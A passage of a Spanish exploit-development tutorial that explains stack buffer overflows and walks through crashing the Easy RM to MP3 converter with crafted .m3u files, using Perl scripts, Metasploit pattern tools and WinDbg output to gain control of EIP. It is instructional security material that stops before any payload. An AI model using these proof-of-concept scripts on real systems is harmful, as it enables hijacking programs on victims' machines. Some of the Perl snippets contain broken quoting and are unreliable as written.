
Como es un resultado de PUSH, ESP decrementa 4 bytes y apunta a una dirección más baja.



ESP apunta a 0022FF3C. En esta dirección, vemos el EIP guardado (Return to...) Seguido por un puntero al parámetro (AAAA en este ejemplo) Este puntero fue guardado en el Stack antes de que se ejecutara el CALL.

Luego, la función próloga se ejecuta. Esto básicamente guarda el puntero del bloque (ESP) en el Stack. Entonces, puede ser restaurado también cuando la función retorne. La función para guardar el bloque es PUSH

EBP. EBP es decrementado de nuevo con 4 bytes.



Cracker


Siguiendo el PUSH EBP, el puntero del Stack actual (ESP) se pone en EBP. En este punto, ambos EBP y ESP apuntan al tope del Stack actual. De ahí en adelante, el Stack será comúnmente referenciado por ESP (tope del Stack todo el tiempo) y EBP (puntero base del Stack actual). De esta forma, la aplicación puede hacer referencias a variables usando un Offset para EBP.

La mayoría de las funciones comienzan con esta secuencia:

PUSH EBP seguido de MOV EBP, ESP

Entonces, si PUSHeas otros 4 bytes al Stack, ESP decrementará de nuevo y EBP se quedaría donde estaba. Podrías hacer referencia a estos 4 bytes usando: EBP-0x8.

Ahora, podemos ver como el espacio del Stack para la variable MyVar(128 bytes) es declarado/allocado. Para guardar los datos se aloca (asigna) algo de espacio para guardarlos en esta variable. ESP es decrementada por un número de bytes. Este número de bytes probablemente será más de 128 bytes a causa de una rutina deallocación determinada por el compilador. En este caso de DevC++. Ésta es de 0x98 bytes. Así que verás una instrucción así: SUB ESP, 0x98. De esa forma, habrá espacio disponible para esta variable.




¿Recuerdas cuando pusimos el BP en strcpy y dimos enter en el Stack para caer en la siguiente zona? Ahí está el 98.

004012D0	55	PUSH EBP
004012D1	89E5	MOV EBP,ESP
004012D3	81E4	SUB ESP,98
004012D9	8B45	MOV EAX,DWORD PTR SS:[EBP+8]
004012DC	8945	MOV DWORD PTR SS:[ESP+4],EAX
004012E0	8D8E	LEA EAX,DWORD PTR SS:[EBP-88]
004012E6	8905	MOV DWORD PTR SS:[ESP],EAX
004012E9	E8	CALL <JMP .&msvcrt strcpy>
004012EE	C9	LEAVE
004012EF	C3	RETN


Cracker

No te preocupes mucho por este código. Puedes ver claramente la función PUSH EBP y MOV EBP, ESP. Puedes ver también donde se le asigna espacio a la variable MyVar con SUB ESP, 98. Y puedes ver algunos MOV y LEA que básicamente configuran los parámetros de la API strcpy tomando un puntero de argv[1] y usándola para copiar datos desde ella en MyVar. Si no hubiera un strcpy () en esta función, la función terminaría y descuadraría el Stack. Básicamente, volvería a poner ESP en la ubicación donde EIP estaba guardado y luego ejecuta un RET. Un RET en este caso, recogería el puntero de EIP guardado en el Stack para saltar a él. (De esta manera, regresará a la función principal después de que hacer_algo() sea llamada) La instrucción LEAVE restaurará EIP y el puntero del marco o bloque.

En mi ejemplo, tenemos una función strcpy (). Esta función leerá datos de la dirección apuntada por el [buffer] y la almacenará en <Espacio para MyVar> leyendo todos los datos hasta ver un byte NULL. (Terminador de string) Mientras copia los datos, ESP se queda donde está. El strcpy () no usa instrucciones PUSH para poner datos en el Stack. Básicamente, lee un byte y lo escribe en el Stack usando un índice, por ejemplo: ESP, ESP+1, ESP+2, etc. Aún después de copiar, ESP apunta al inicio de la string.



Significa que si los datos en el [buffer] de alguna manera son más largos que 0x98 bytes, el strcpy () sobrescribirá el EBP guardado y eventualmente el EIP guardado y así sucesivamente. Después de todo, solo continúa para leer y escribir hasta que consigue un byte NULL en la ubicación de origen. (En caso de un string)



Cracker

ESP aún apunta al inicio de la String. El strcpy () completa como si no pasara nada. Después de strcpy (), la función termina. Y aquí es donde comienza lo bueno. La función epíloga entra en juego. Básicamente, moverá ESP a la ubicación donde estaba el EIP guardado y ejecutará un RET. Tomará el puntero (AAAA o 0x41414141 en nuestro caso desde que se sobrescribe) y saltará a esa dirección. Entonces, ya controlas EIP.

Controlando EIP, cambias la dirección de retorno provocando un desbordamiento de buffer. Ya no es un flujo normal.

Entonces, imagina que puedes sobrescribir el buffer en MyVar, EBP, EIP y tienes A's (tu propio código) en el área antes y después del EIP guardado.

Piensa en eso. Despues de enviar el buffer ([MyVar][EBP][EIP][tu código]), ESP apuntará o debería apuntar al inicio de [tu código], por lo tanto podrás hacer que EIP vaya a tu código. Tendrás el control.

Nota: cuando un buffer en el Stack se desborda, se usa el termino "Desbordamiento de buffer" que en inglés se denomina "stack based overflow" o "stack buffer overflow". Cuando estás tratando de escribir después del final del bloque del Stack, se usa el término "Stack overflow" no confundas los 2 términos que son completamente diferentes.

El depurador

Para ver el estado del Stack, y el valor de los registros tales como el contador de programa, (Instruction Pointer) etc, necesitamos un depurador para esta aplicación, así podremos ver que sucede cuando la aplicación corre y especialmente cuando muere.

Hay muchos depuradores disponibles para este propósito. Los 2 que uso más a menudo son: Windbg
http://www.google.co.ve/url?sa=t&rct=j&q=windbg+6.11.0001.404&sourc e=web&cd=1&ved=0CFQQFjAA&url=http%3A%2F%2Fmsdl.microsoft.com%2Fdownload%2Fsymbols%2Fdebuggers%2Fdbg_x86_6.11.1.404.msi&ei=6VQYUJqWIY2c8gT8jYE4&usg=AFQjCNGDL-dliaHN0eu6cNmLuXn1EYZLRw


E Immunity Debugger. <http://debugger.immunityinc.com/> ID_register.py
Usemos Windbg. Usa la opción Full install y regístraloo como depurador Postmortem usando "windbg -l"



Cracker

También, puedes deshabilitar el mensaje: “xxxx ha encontrado un error y necesita cerrarse” configurando la siguiente clave del registro a cero:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto



Para evitar que Windbg se queje mostrando: Archivos de símbolos no encontrados “Symbol Files not Found”, crea un carpeta en tu disco duro por ejemplo: C:\Mis Symbol Files, entonces en Windbg vas a File/Symbol File Path y pega lo siguiente:

SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols

No pongas una línea vacía después de esta string. Asegúrate de que ésta sea la única en el campo de dirección de símbolos.

Si quieras, puedes usar Immunity Debugger en vez de Windbg, instala Immunity Debugger y dale a Options-Just in Time debugging y clic en Make Immunity Debugger Just in Time Debugger.

Cracker


Bueno, empecemos.

Ejecuta Easy RM to MP3 y luego abre el archivo crash.m3u. La aplicación dará error. Si has deshabilitado los mensajes de error. Windbg o Immunity Debugger se ejecutará automáticamente. Si aparece un mensaje, da clic al botón “debug” y el depurador se ejecutará.

Captura de Windbg:

```
# Command - Pid 3492 - WinDbg:6.11.0001.404 X86
ModLoad: 01b10000 01ffd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 01fe0000 01ff1000 C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 02200000 0221e000 C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02460000 02472000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000 C:\WINDOWS\system32\RASAPI32.dll
ModLoad: 76e90000 76ea2000 C:\WINDOWS\system32\rasman.dll
ModLoad: 5b860000 5b8b5000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutil.dll
ModLoad: 769c0000 76a74000 C:\WINDOWS\system32\USERENV.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\System32\mswsock.dll
ModLoad: 77c70000 77c94000 C:\WINDOWS\system32\msv1_0.dll
ModLoad: 76d60000 76d79000 C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\resadhlp.dll
ModLoad: 78130000 78257000 C:\WINDOWS\system32\urlmon.dll
ModLoad: 76f20000 76f47000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 77b40000 77b62000 C:\WINDOWS\system32\appHelp.dll
ModLoad: 76fd0000 7704f000 C:\WINDOWS\system32\CLBCATQ.dll
ModLoad: 77050000 77115000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 5ad70000 5ada8000 C:\WINDOWS\system32\UxTheme.dll
ModLoad: 76990000 769b5000 C:\WINDOWS\system32\ntshru.dll
ModLoad: 76b20000 76b31000 C:\WINDOWS\system32\ATL.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 71b20000 71b32000 C:\WINDOWS\system32\MPR.dll
ModLoad: 02f90000 02fa1000 C:\Program Files\Virtual Machine Additions\mrxpvcnp.dll
ModLoad: 67000000 67012000 C:\WINDOWS\system32\vmsrvr.dll
ModLoad: 75f60000 75f67000 C:\WINDOWS\System32\drprov.dll
ModLoad: 71c10000 71c1e000 C:\WINDOWS\System32\ntlanman.dll
ModLoad: 71cd0000 71ce7000 C:\WINDOWS\System32\NETUIO.dll
ModLoad: 71c90000 71cd0000 C:\WINDOWS\System32\NETUI1.dll
ModLoad: 71c80000 71c87000 C:\WINDOWS\System32\NETRAP.dll
ModLoad: 71bf0000 71c03000 C:\WINDOWS\System32\SAMLIB.dll
ModLoad: 25f70000 25f7a000 C:\WINDOWS\System32\davclnt.dll
ModLoad: 75970000 75a68000 C:\WINDOWS\system32\MSGINA.dll
ModLoad: 74320000 7435d000 C:\WINDOWS\system32\ODBC32.dll
ModLoad: 76360000 76370000 C:\WINDOWS\system32\WINSTA.dll
ModLoad: 030d0000 030e7000 C:\WINDOWS\system32\odbcint.dll
(da4 878) : Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000007530
eip=41414141 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_na.dll>+0x41414130:
41414141 ???
```

Captura de Immunity:



Cracker

Esta GUI muestra la misma información, pero en una forma más gráfica. En la esquina superior izquierda tienes la vista del CPU que muestra las instrucciones en ensamblador y sus opcodes. Esa ventana está vacía porque EIP apunta a 41414141 que es la representación hexadecimal de AAAA. Una nota rápida antes de seguir: En Intel x86, las direcciones se almacenan en Little-Endian es decir, al revés. Las AAAA que estás viendo son en realidad AAAA. ☺ O si tú enviaste al buffer ABCD, EIP debería apuntar a 44434241 o sea, DCBA.

Parece que parte de nuestro archivo .m3u fue leído en el buffer y causó el desbordamiento. Hemos podido desbordar el buffer y escribir en el contador del programa (Instruction Pointer). Así que podemos controlar el valor de EIP. En otras palabras, si queremos ser específicos en sobrescribir EIP para poder asignarle datos útiles y hacerlo saltar a nuestro código malicioso, necesitamos saber la posición exacta en nuestro buffer/payload donde sobrescribimos la dirección de retorno, la cual se convertirá en EIP cuando la función retorne. Esta posición a menudo se le llama “Offset”.

Determinando el tamaño del buffer para escribir exactamente en EIP

Sabemos que EIP se encuentra entre 20000 y 30000 bytes desde el principio del buffer. Ahora, tú podrías potencialmente sobrescribir todo el espacio de memoria entre 20000 y 30000 bytes con la dirección que tú quieras para sobrescribir EIP. Esto puede funcionar, pero se ve mejor si puedes encontrar la ubicación exacta para hacer la sobreescritura. Para determinar el Offset exacto de EIP en nuestro buffer, necesitamos hacer un trabajo adicional.

Primero, tratemos de reducir la ubicación cambiando un poco nuestro script de Perl: Cortemos las cosas por la mitad. Crearemos un archivo que contenga 25000 A's y otro 5000 B's. Si EIP contiene 41414141 (AAAA), EIP estaría entre 20000 y 25000. Si EIP contiene 42424242 (BBBB), EIP estaría entre 25000 y 30000.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,>$file");
print $FILE $junk.$junk2;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo y abre crash25000.m3u en Easy RM to MP3.

```
(400.110): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??      ???
```

Cracker

OK. Entonces, EIP contiene 42424242 (BBBB). Ya sabemos que EIP tiene un Offset entre 25000 y 30000. También podemos o podríamos ver las demás B's en memoria a donde apunta ESP. Dado que EIP fue sobrescrito antes del final del buffer de 30 caracteres.

Buffer :

```
[  
5000 B's  
]  
[AAAAAAAABBBBBBBBBB][BBBB][BBBBBBB...  
...]  
25000 A's
```

Miremos en el Dump el contenido de ESP:

```
0:000> d esp  
000ff730 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff740 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff750 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff760 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff770 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff780 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff790 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff7a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
0:000> d  
000ff7b0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff7c0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff7d0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff7e0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff7f0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff800 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff810 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff820 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
0:000> d  
000ff830 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff840 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff850 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff860 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff870 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff880 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff890 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ff8a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
```

Son buenas noticias. Hemos sobrescrito EIP con BBBB y también podemos ver nuestro buffer en ESP.

Antes de comenzar a hacer el script, necesitamos encontrar la ubicación exacta en nuestro buffer que sobrescribe EIP. Para encontrarla, usaremos Metasploit. Es una herramienta que nos ayudará a calcular el Offset. Generará una string que contiene patrones únicos. Usando este patrón y el valor de EIP después de usar el patrón en nuestro archivo .m3u malicioso, podemos ver cuán grande debería ser el buffer para escribir en EIP.

Cracker

Abre la carpeta de herramientas en la carpeta Framework3 de Metasploit (estoy usando una versión de Linux de Metasploit 3) deberías encontrar una herramienta llamada pattern_create.rb. Crea un patrón de 5000 caracteres y escríbelos en un archivo.

```
root@bt:/pentest/exploits/framework3/tools#  
./pattern_create.rb  
Usage: pattern_create.rb length [set a] [set b] [set c]  
root@bt:/pentest/exploits/framework3/tools#  
./pattern_create.rb 5000
```

Edita el script de Perl y reemplaza el contenido de \$junk2 con nuestros 5000 caracteres.

```
my $file= "crash25000.m3u";  
my $junk = "\x41" x 25000;  
my $junk2 = "Pon los 5000 caracteres aquí"  
open($FILE,>$file);  
print $FILE $junk.$junk2;  
close($FILE);  
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo .m3u. Abre este archivo en Easy RM to MP3, espera hasta que la aplicación muera de nuevo y toma nota del contenido de EIP.

```
ModLoad: 76990000 769b5000  C:\WINDOWS\system32\ntshrui.dll  
ModLoad: 76b20000 76b31000  C:\WINDOWS\system32\ATL.DLL  
(870.72c): Access violation - code c0000005 (!!! second chance !!!)  
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=00007530  
eip=356b4234 esp=000ff730 ebp=00343e68 iopl=0 nv up ei pl nz na pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206  
Missing image name, possible paged-out or corrupt data.  
Missing image name, possible paged-out or corrupt data.  
Missing image name, possible paged-out or corrupt data.  
<Unloaded_P32.dll>+0x356b4223:  
356b4234 ?? ???
```

En este momento, EIP contiene 0x356b4234. (Nota: Little endian: hemos sobrescrito EIP con 34 42 6b 35 = 4Bk5)

Ahora, usemos una segunda herramienta de Metasploit para calcular la longitud exacta del buffer antes de escribir en EIP. Agrégale el valor de EIP basado en el archivo del patrón y la longitud del buffer.

```
root@bt:/pentest/exploits/framework3/tools#  
./pattern_offset.rb 0x356b4234 5000  
1094  
root@bt:/pentest/exploits/framework3/tools#
```

1094 es la longitud del buffer que necesitamos para sobrescribir EIP. Entonces, si creas un archivo de 25000+1094 A's y luego le añades 4 B's

Cracker

(BBBB) en hexadecimal, EIP debería contener 42 42 42 42. También sabemos que ESP apunta a nuestros datos en el buffer, entonces agregaremos algunas C's después de sobrescribir EIP.

Probemos. Modifiquemos el script de Perl para crear el archivo .m3u nuevo.

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,>$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea eipcrash.m3u y ábrelo en Easy RM to MP3. Observa el error y mira EIP y el contenido de memoria en ESP.

```
(e34.c78): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000065f9
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ???
```

```
0:000> d esp
000ff730 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC
000ff740 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC
000ff750 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC
000ff760 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC
000ff770 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC

000ff780 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC
000ff790 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC
000ff7a0 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCC
```

En Immunity Debugger, puedes ver el contenido del Stack, en ESP, mirando la ventana inferior izquierda. Excelente. EIP contiene BBBB, lo cual es exactamente lo que queríamos. Ahora, controlamos EIP. Además, ESP apunta a nuestro buffer (C's)

